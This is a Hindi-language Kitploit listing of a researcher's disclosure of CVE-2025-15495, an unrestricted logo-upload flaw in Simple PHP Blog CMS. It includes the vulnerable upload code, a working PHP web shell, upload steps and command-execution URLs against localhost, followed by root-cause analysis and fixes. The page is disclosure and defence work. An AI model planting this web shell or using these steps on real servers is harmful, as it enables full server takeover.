
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15495 - मनमाना फ़ाइल अपलोड जिससे दूरस्थ कोड निष्पादन (RCE) होता है | Kitploit
उपकरण/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15495 - मनमाना फ़ाइल अपलोड जिससे दूरस्थ कोड निष्पादन (RCE) होता है

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
रिपॉजिटरी देखें
119 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2025-15495 - मनमाना फ़ाइल अपलोड जिससे रिमोट कोड निष्पादन (RCE) होता है

उत्पाद

BiggiDroid – Simple PHP Blog CMS उत्पाद पृष्ठ: https://biggidroid.com/product/simple-php-blog/

भेद्यता प्रकार

  • मनमाना फ़ाइल अपलोड
  • अप्रतिबंधित फ़ाइल अपलोड
  • रिमोट कोड निष्पादन (RCE)

गंभीरता

गंभीर (Critical)

CVSS (अनुमानित): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


सारांश

Simple PHP Blog CMS में प्रशासन पैनल की साइट लोगो अपलोड कार्यक्षमता में एक अप्रतिबंधित फ़ाइल अपलोड भेद्यता है। एक प्रमाणित हमलावर एक दुर्भावनापूर्ण PHP फ़ाइल को एक छवि के रूप में प्रच्छन्न करके अपलोड कर सकता है, जो वेब-सुलभ निर्देशिका में संग्रहीत होती है और सर्वर द्वारा निष्पादित की जाती है, जिसके परिणामस्वरूप रिमोट कमांड निष्पादन होता है।


प्रभावित घटक

प्रशासन पैनल → साइट लोगो अपडेट करें


प्रासंगिक कमजोर कोड स्निपेट:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

समस्याएँ

  • कोई फ़ाइल एक्सटेंशन सत्यापन नहीं
  • कोई MIME प्रकार सत्यापन नहीं
  • कोई सर्वर-साइड फ़ाइल सामग्री जाँच नहीं

प्रूफ ऑफ कॉन्सेप्ट (PoC)

एक दुर्भावनापूर्ण PHP फ़ाइल बनाएँ


shell.php नामक एक फ़ाइल बनाएँ:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

प्रशासन पैनल के माध्यम से फ़ाइल अपलोड करें

  • प्रशासन पैनल में लॉग इन करें
  • साइट लोगो → लोगो अपडेट करें पर जाएँ
  • लोगो फ़ाइल के रूप में shell.php अपलोड करें
  • फ़ॉर्म सबमिट करें

📌 एप्लिकेशन बिना सत्यापन के PHP फ़ाइल स्वीकार करता है


अपलोड किए गए वेब शेल तक पहुँचें

अपलोड करने के बाद, फ़ाइल इस पर उपलब्ध है:

http://127.0.0.1/image/shell.php


सिस्टम कमांड निष्पादित करें:

http://127.0.0.1/image/shell.php?cmd=dir

सफल कमांड निष्पादन

सर्वर OS कमांड निष्पादित करता है और आउटपुट लौटाता है, जो रिमोट कोड निष्पादन की पुष्टि करता है।


प्रूफ ऑफ कॉन्सेप्ट

  1. उत्पाद पृष्ठ ProductPage
  2. इस स्थान से शेल अपलोड करें। shell
  3. शेल PHP ProductPage
  4. रिमोट कोड निष्पादन rce
  5. कमजोर कोड code

प्रभाव

एक हमलावर यह कर सकता है:

  • मनमाना OS कमांड निष्पादित करें
  • संवेदनशील कॉन्फ़िगरेशन फ़ाइलें पढ़ें
  • एप्लिकेशन डेटा को संशोधित या हटाएँ
  • स्थायी बैकडोर अपलोड करें
  • होस्टिंग सर्वर से पूरी तरह समझौता करें

यह भेद्यता पूर्ण सर्वर अधिग्रहण का कारण बन सकती है।


मूल कारण विश्लेषण

  • फ़ाइल एक्सटेंशन व्हाइटलिस्ट गायब
  • कोई MIME प्रकार प्रवर्तन नहीं
  • उपयोगकर्ता द्वारा प्रदान किए गए फ़ाइलनाम का सीधा उपयोग
  • अपलोड निर्देशिका PHP निष्पादन की अनुमति देती है
  • कोई .htaccess / सर्वर हार्डनिंग नहीं

✅ अनुशंसित सुधार

  1. फ़ाइल एक्सटेंशन प्रतिबंधित करें

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. MIME प्रकार मान्य करें

    finfo_file()
    
  3. अपलोड की गई फ़ाइलों का नाम बदलें

    • रैंडम UUID का उपयोग करें
    • कभी भी उपयोगकर्ता फ़ाइलनाम पर भरोसा न करें

📚 संदर्भ

  • OWASP अनप्रतिबंधित फ़ाइल अपलोड
  • CWE-434: खतरनाक प्रकार वाली फ़ाइल का अनप्रतिबंधित अपलोड
  • OWASP शीर्ष 10 – A03: इंजेक्शन

🧑‍💻 खोजकर्ता

  • मो आसिम (Mo Asim) जिन्हें आसिम काज़ी (Asim Qazi) के नाम से भी जाना जाता है
  • Github: @Asim-Qazi
  • Linkedin: Asim Qazi
  • छात्र | सुरक्षा शोधकर्ता
टूल डाउनलोड करें